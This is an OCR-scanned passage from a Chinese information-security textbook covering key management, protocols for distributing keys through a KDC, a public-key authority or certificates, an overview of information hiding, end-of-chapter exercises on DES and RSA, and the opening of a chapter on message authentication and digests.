网内密钥分配的方式有两种：用户之间直接分配和通过设立一个密钥分配中心（key distribution center，KDC）分配。具体过程由密钥分配协议决定。目前国际有关标准化机构都在着手制定关于密钥管理技术的规范。

3. 密钥的控制使用

控制密钥使用，是为了保证按照预定的方式使用。控制密钥使用的信息有：

- 密钥主权人；
- 密钥合法使用期限；
- 密钥标识符；
- 密钥预定用途；
- 密钥预定算法；

- 密钥预定使用系统；
- 密钥授权用户；
- 在密钥生成、注册、证书等有关实体中的名字等。

4. 密钥的保护与存储

密钥从产生到终结，在整个的生存期中都需要保护。一些基本的措施有：

- 密钥决不能以明文形式存放。
- 密钥首先选择物理上最安全的地方存放。
- 在有些系统中可以使用密钥碾碎技术由一个短语生成单钥密钥。
- 可以将密钥分开存放。例如，将密钥平分成两段，一段存入终端，一段存入 ROM，或者将密钥分成若干片，分发给不同的可信者保管。

5. 密钥的停用和更新

任何密钥都不可能无限期地使用。有许多因素，使得密钥不能使用太长的时间，如密钥使用越久，攻击者对它的攻击方法越多，攻击的机会也就越多。密钥一旦泄露，若不立即废除，时间越长，损失越大。因此，不同的密钥应当有不同的有效期，同时必须制定一个检测密钥有限期的策略。密钥的有限期依据数据的价值和给定时间内加密数据的数量确定。

当发生下列情况时，应当停止密钥的使用，更新密钥。

- 密钥的使用期到，应该更新密钥。
- 确信或怀疑密钥被泄露，密钥及其所有变形都要替换。
- 怀疑密钥是由一个密钥加密密钥或其他密钥推导出来时，各层与之相关的密钥都应更换。
- 通过对加密数据的攻击可以确定密钥时，在这段时间内必须更换密钥。
- 确信或怀疑密钥被非法替换时，该密钥和相关密钥都要被更换。

6. 密钥的销毁

密钥被替换后，旧密钥必须销毁。旧密钥虽然不再使用，却可以给攻击者提供许多有重大参考价值的信息，为攻击者推测新的密钥提供许多有价值的信息。为此，必须保证被销毁的密钥不能给任何人提供丝毫有价值的信息。下面是在销毁密钥时使用过的一些方法，供参考：

- 密钥写在纸上时，要把纸张切碎或烧毁。
- 密钥存在 EEPROM 中时，要对 EEPROM 进行多次重写。
- 密钥存在 EPROM 或 PROM 时，应将 EPROM 或 PROM 打碎成小片。
- 密钥存在磁盘时，应当多次重写覆盖密钥的存储位置，或将磁盘切碎。
- 要特别注意对存放在多个地方的密钥的同时销毁。

1.4.2 密钥分配方法举例

密钥分配是密钥管理的核心。下面介绍几种密钥的分配方法。

1. 密钥分配中心分发单密钥

若 A 和 B 有一个共同的可信任的第三方——密钥分配中心 KDC。KDC 可以通过加密连接将密钥安全地传送给 A 和 B。这种方法多用于单钥密钥的分配。图 1.9 为一个采用这种方法的密钥分配例子。




图 1.9 一个依靠 KDC 进行密钥分配的例子

这个例子的前提是 A 和 B 有一个共同的可信任的第三方——KDC,即 KDC 分别与 A 和 B 有一保密的信道,即 KDC 与 A 和 B 分别已经有一通信密钥 K_A 和 K_B。假定 A 与 B 的通信是 A 主动,目的是通过 KDC 分配的密钥与 B 建立一个秘密通信通道。过程如下。

① A 向 KDC 发出会话密钥请求:$ID_A \| ID_B \| N_1$。

- ID_A、ID_B 标识会话双方 A 和 B。
- N_1 标识本次会话(可能是时间戳或随机数等一个他人难于猜测的现时值)。

② KDC 对 A 的请求应答:$E_{K_A}[K_S \| ID_B \| N_1 \| E_{K_B}[\{K_S \| ID_A\}]]$。

全部报文用 A 已经掌握的密钥 K_A 加密,内容包括 3 部分:

- 一次性会话密钥 K_S。
- A 的请求报文(供 A 检验)。
- 要求 A 中转,但 A 不能知道内容、用 K_B 加密的一段报文:$K_S \| ID_A$。

③ A 存储 K_S,并向 B 转发:$E_{K_B}[K_S \| ID_A]$。B 得到:

- K_S,还知道 K_S 来自 KDC(因为用 K_B 可解密,而 A 不知道 K_B,只有 KDC 知道 K_B)。
- 由 ID_A 知道会话方是 A。

④ B 向 A 回送报文:$E_{K_S}[N_2]$。

- 用 K_S 表明自己的身份是 B(因为 K_S 要用 K_B 解密)。
- 用 N_2 再确认。

⑤ A 向 B 回送报文:$E_{K_S}[f(N_2)]$。确认 B 前次收到的报文不是回放。

这样,A 与 B 就有了自己的秘密通道了。

2. 无中心的单钥分配

图 1.10 是在无 KDC 或不依靠 KDC 时,A、B 两方建立会话密钥的过程。

① A 向 B 会话请求:N_1。N_1 标识本次会话(可能是时间戳或随机数等一个他人难于猜测的现时值)。

② B 对 A 的请求应答:$E_{M_K}[K_S \| ID_B \| f(N_1) \| N_2]$。

全部报文用 A、B 共享的主密钥 M_K 加密,内容包括 4 部分:




图 1.10　一个无中心的单密钥分配例子

- B 选取的会话密钥 K_S；
- A 的请求报文(包括 $f(N_1)$,供 A 检验)；
- B 的身份 ID_B；
- 标识本次会话的 N_2。

③ A 存储 K_S,并向 B 返回用 K_S加密 $f(N_2)$,供 B 检验。

采用这种密钥分配方法,在每一对通信主体之间都需要一个共享主密钥。对于一个有 n 个通信主体的网络,主密钥的数量达到 $n(n-1)/2$ 个。当网络较大时,这种方法没有什么实用价值。而依靠 KDC 进行密钥分发仅需要 n 个(KDC 与每个通信实体之间共享的)主密钥。

3. 由公钥管理机构分发公钥

若存在一个公钥管理机构,并且所有用户都知道该公钥管理机构的公钥,而只有该公钥管理机构知道自己的私钥,才可以采用图 1.11 所示的方法进行 A、B 公开密钥体制的密钥分配。




图 1.11　一个依靠公钥管理机构进行密钥分配的例子

① 用户 A 向公钥管理机构发出请求报文：

- 一个带时间戳的报文。
- 获取 B 的公钥的请求。

② 公钥管理机构对 A 应答(用 A 的公钥加密,A 用自己的私钥解密)。内容有：

- B 的公钥 PK_B(供 A 向 B 发加密报文)。
- A 的请求(供 A 验证本报文是对自己请求的应答)。
- 最初的时间戳(供 A 确认不是公钥管理机构发来的旧报文,以便确定 PK_B确是 B 的)。

③、④ B 用同①、②相同的方法,从公钥管理机构得到 A 的公钥 PK_A。

⑤ A 用 PK_B向 B 发送一个报文：

- A 的身份 ID_A。

• 一次性随机数 N_1。

⑥ B 用 PK_A 向 A 发送一个报文：

• N_1(由于只有 B 才能解密用 PK_B 加密的报文，将 N_1 返回 A，让 A 确认是 B)。

• 一次性随机数 N_2。

⑦ A 用 PK_B 将 N_2 加密，返回 B，供 B 确认。

这种方法是基于公钥目录表的。公钥目录表是由某个可信的公钥管理机构管理，并定期更新、定期公布的用户公钥目录表。目录表中的每个目录项由两个数据组成：用户名和该用户的公钥。

用户可以在公钥目录表的管理机构注册自己的公钥，也可以随时更换现有的公钥，也可以通过电子方式在有安全认证的情况下访问公钥目录表。

应当注意的是，公钥目录表可能会被攻击者伪造、监听和攻击。

4. 公钥证书

公钥证书是由 CA(certificate authority，证书授权中心或认证中心)为用户发布的一种电子证书。例如用户 A 的证书内容形式为

$$C_A = E_{SK_{CA}}[T, ID_A, PK_A]$$

其中：

• ID_A 是用户 A 的标识。

• PK_A 是 A 的公钥。

• T 是当前时间戳，用于表明证书的新鲜性，防止发送方或攻击者重放一旧证书。

• SK_{CA} 是 CA 的私钥。证书是用 CA 的私钥加密的，以便让任何用户都可以解密，并确认证书的颁发者。

当一方要与另一方建立保密信道时，就要把自己的证书发给对方。接收方用 CA 的公钥对证书进行查验，可以获得发送方的公钥。接收方同意进行保密通信，也要将自己的证书发送到对方。这样，就不依赖 CA 而直接交换了公钥。

1.5 信息隐藏概述

1.5.1 信息隐藏的概念

信息隐藏(information hiding)是指隐藏数据的存在性，通常是把一个秘密信息(secret message)隐藏在另一个可以公开的信息载体(cover)中，形成新的隐秘载体(stego cover)，目的是不让非法者知道隐秘载体中是否隐藏了秘密信息，并且即使知道也难于从中提取或去除秘密信息。

信息隐藏与数据加密都是用来保护信息机密性的手段，并且信息隐藏技术也承袭了数据加密的一些基本思想和概念，例如信息隐藏的过程也可以利用密钥进行控制。但是，信息隐藏与数据加密所采用的技术手段不同。数据加密的基本方法是编码，通过编码将明文变换为密文。而信息隐藏是“隐藏”，使非法者难以找到秘密信息。一般多用多媒体数据作为

载体。这是因为多媒体数据本身具有极大的冗余性，具有较大的掩蔽效应。

1.5.2 信息隐藏处理过程

图 1.12 表明了信息的隐藏过程和提取过程。




图 1.12 信息的隐藏过程和提取过程

信息隐藏过程是：

- 对原始报文 M 进行预处理（如加密、压缩等）形成隐藏报文 M'；
- 在密钥 K_1 的控制下，通过嵌入算法（embedding algorithm）将可隐藏报文 M' 隐藏于公开信息载体 C 中，形成隐秘载体 S。

信息提取过程是：

- 在密钥 K_2 的控制下，使用提取算法从隐秘载体 S 中提取出可隐藏报文 M'；
- 由隐藏报文 M' 进行解密、解压等逆预处理，恢复出原来的报文 M。

1.5.3 信息隐藏技术分类

对信息隐藏技术可以进行如下分类：

1. 按照载体类型分类

- 文本载体信息隐藏；
- 图像载体信息隐藏；
- 声音载体信息隐藏；
- 视频载体信息隐藏；
- 二进制流载体隐藏等。

2. 按照控制密钥分类

- 对称隐藏算法；
- 公钥隐藏算法。

3. 按照隐藏空间分类

（1）信道隐藏：利用信道固有的特性进行信息隐藏。目前主要有两类：基于网络模型的信息隐藏和基于扩频的信息隐藏。

（2）空域/时域信息隐藏：利用待隐藏信息位替换载体中的一些最不重要位。例如把表示一个像素点灰度的数值中的 180 的 0 进行替换，结果为 180 或 181，都不会产生太大影响。

（3）变换域信息隐藏：把待隐藏信息嵌入到载体的变换空间（如频域）中。这种方法具有分布性、可变换性和较高的鲁棒性。

（4）其他发现或想到的问题。

习　题

1．有明文 can you understand，

（1）假定有一个密钥，其顺序为 2，4，3，1 的列换位密码，其换位密文是什么？

（2）设密钥是 $i=1,2,3,4$ 的一个置换 $f(i)=1,3,4,2$，则周期为 4 的换位密文是什么？

2．比较两种密钥体制的优缺点。

3．简述 RSA 算法的原理。

4．设通信双方使用 R 对明文 computer、使用密钥 program 按照 DES 算法进行加密。

5．解释用 DES 的解密算法。

6．编写程序，用于实现 DES 加密算法。

7．讨论 DES 的不足与解决办法。

8．在非对称密码体制中，第三方如何断定通信者有无抵赖或伪造行为？

9．设通信双方使用 RSA 加密体制，接收方的公开密钥是 $(e,n)=(5,35)$，求明文 $M=30$ 对应的密文。

10．在使用 RSA 公钥的通信中，若截取了发送给其他用户的密文 $C=10$，并且用户的公钥为 $(e,n)=(5,35)$，求对应的明文。

11．设计程序实现 RSA 算法，并验证其正确性。

12．简述通信双方如何使用密钥体制建立通信中的信任关系。

13．有哪些建立公开密钥体制的方法？

14．区别单钥密钥体制和公开密钥体制中的密钥分配办法。

15．如何利用公开密钥加密进行单钥加密密钥的分配？

16．请自己设计一个密钥生成算法，并验证其密钥空间的安全性。

17．在密钥的生存期间内，如何对密钥进行有效的管理？

18．销毁被撤销的密钥时，应注意些什么？

19．简述信息隐藏的基本嵌入和检测过程。

20．简述数字水印的定义和内容。

21．简述数字隐藏技术中隐含的信任关系。

22．收集国内外有关加密或信息隐藏技术的网站信息，简要说明各网站的特点。

23．收集国内外有关加密或信息隐藏技术的最新动态。

第 2 章　认证技术

在激烈的竞争社会中，敏感数据是稀缺的资源，因此数据安全保护是信息系统安全的核心。通常，数据安全保护涉及如下几个方面：

(1) 机密性保护，即防止敏感数据被泄露，包括防止信息被不该知晓的人知晓，以及防止通过发现通信方式分析关于通信特征及收集或获取通信内容。

(2) 完整性保护，即防止对数据的篡改。这里的篡改包括 3 个方面：

- 内容篡改：截获数据，进行插入、删除、修改操作；
- 序列篡改：在传输的报文分组序列中，进行分组的插入、删除或重新排列；
- 时间篡改：对传输的报文进行延时或回放操作。

(3) 抗抵赖(或否认)保护，即防止接收方否认收到报文或发送方否认发送过报文。

(4) 真实性保护，即防止伪装或假冒别人身份发送数据。

在第 1 章中介绍了数据机密性保护的基本技术，本章介绍关于数据完整性保护、抗抵赖保护和真实性保护的基本技术，即认证。

认证也是建立在现代密码学上的。从认证的对象看，可以分为报文认证和身份认证。报文认证主要包括报文鉴别(主要用于完整性保护)和数字签名(主要用于抗抵赖保护)，身份认证用于真实性保护。

2.1　报文鉴别

2.1.1　数据完整性保护概述

如前所述，数据的完整性包括 3 个方面：内容完整性、序列完整性和时间完整性。保护序列完整性的一般办法是给发送的报文加一个序列号，接收方通过检查序列号来鉴别报文传送的序列有没有被破坏。

时间完整性保护也称数据的实时性保护，通常可以采用两种方法：

1. 时间戳

为发送的报文附加一个时间戳。接收方可以通过检查时间戳，判断报文的延时并发现重放的报文。在实时性要求较高的情况下，可以将收到的报文的时间戳中的时间与当前时间比较，看是否接近当前时间。

2. 采用询问-应答机制

接收方向发送方发送一个一次性随机数作为请求，发送方发送报文时将接收到的随机

数附加到报文中一起发送给接收方。接收方可以借此鉴别所收到的报文是否新的。

所以，序列保护和实时性保护都比较简单。但是要鉴别一个报文的内容完整性有没有被破坏，就不那么简单了。

可以说，传统的冗余校验码是一种简单的报文鉴别方法。但它主要用于防止人工操作或传输中的偶然错误。若用于对付攻击者，就勉为其难了。因为这些算法比较简单而且是公开的，技术熟练者是完全可以成功地旁路这些检测。不过，人们可以从中得到启示：进行完整性保护的基本思路是从原来的报文生成一个具有唯一性的鉴别码，并且生成的方法是秘密的。这样将报文及其鉴别码一同传送到目的方后，用同样的方法从接收的报文再生成一次鉴别码，由于鉴别码具有唯一性，比较两个鉴别码，即能证实报文在传送过程中有没有被删除、插入或修改过。

2.1.2 报文鉴别与报文摘要数据完整性保护概述

1. 报文鉴别方法

报文鉴别(message authentication)也称消息鉴别，是用于鉴别报文(即消息)内容完整性的过程，即鉴别报文在传输中有没有被删除、添加或修改。

按照这一思路，若将报文的密文与明文一同传送，接收方再从明文生成一次密文，再对两个密文进行比较，就可以进行报文的完整性鉴别。但是，这种鉴别码太长。目前广为采用的生成报文鉴别码的方法主要有两种：一种方法称为报文鉴别码方法，它是使用一个由密钥控制的公开函数由报文产生的固定长的数值，也称密码校验和。另一种方法称为杂凑码(散列码)，它是将报文使用单向杂凑(hash，哈希)函数变换成为具有固定长度的报文(消息)摘要(message digest，MD)。如图 2.1 表明了将报文 M 利用杂凑函数 H 得到的杂凑码 $H(M)$ 的过程。




图 2.1 杂凑函数的功能

报文摘要能像指纹识别一样可以识别报文，所以也称为数字指纹。

2. 报文摘要的使用方法

图 2.2 给出了报文摘要的 4 种使用方法。其中，(a)、(d)用于要求机密性保护的场合，(b)、(c)用于不要求机密性保护的场合。

此外，还可以有其他形式，这里不再介绍。

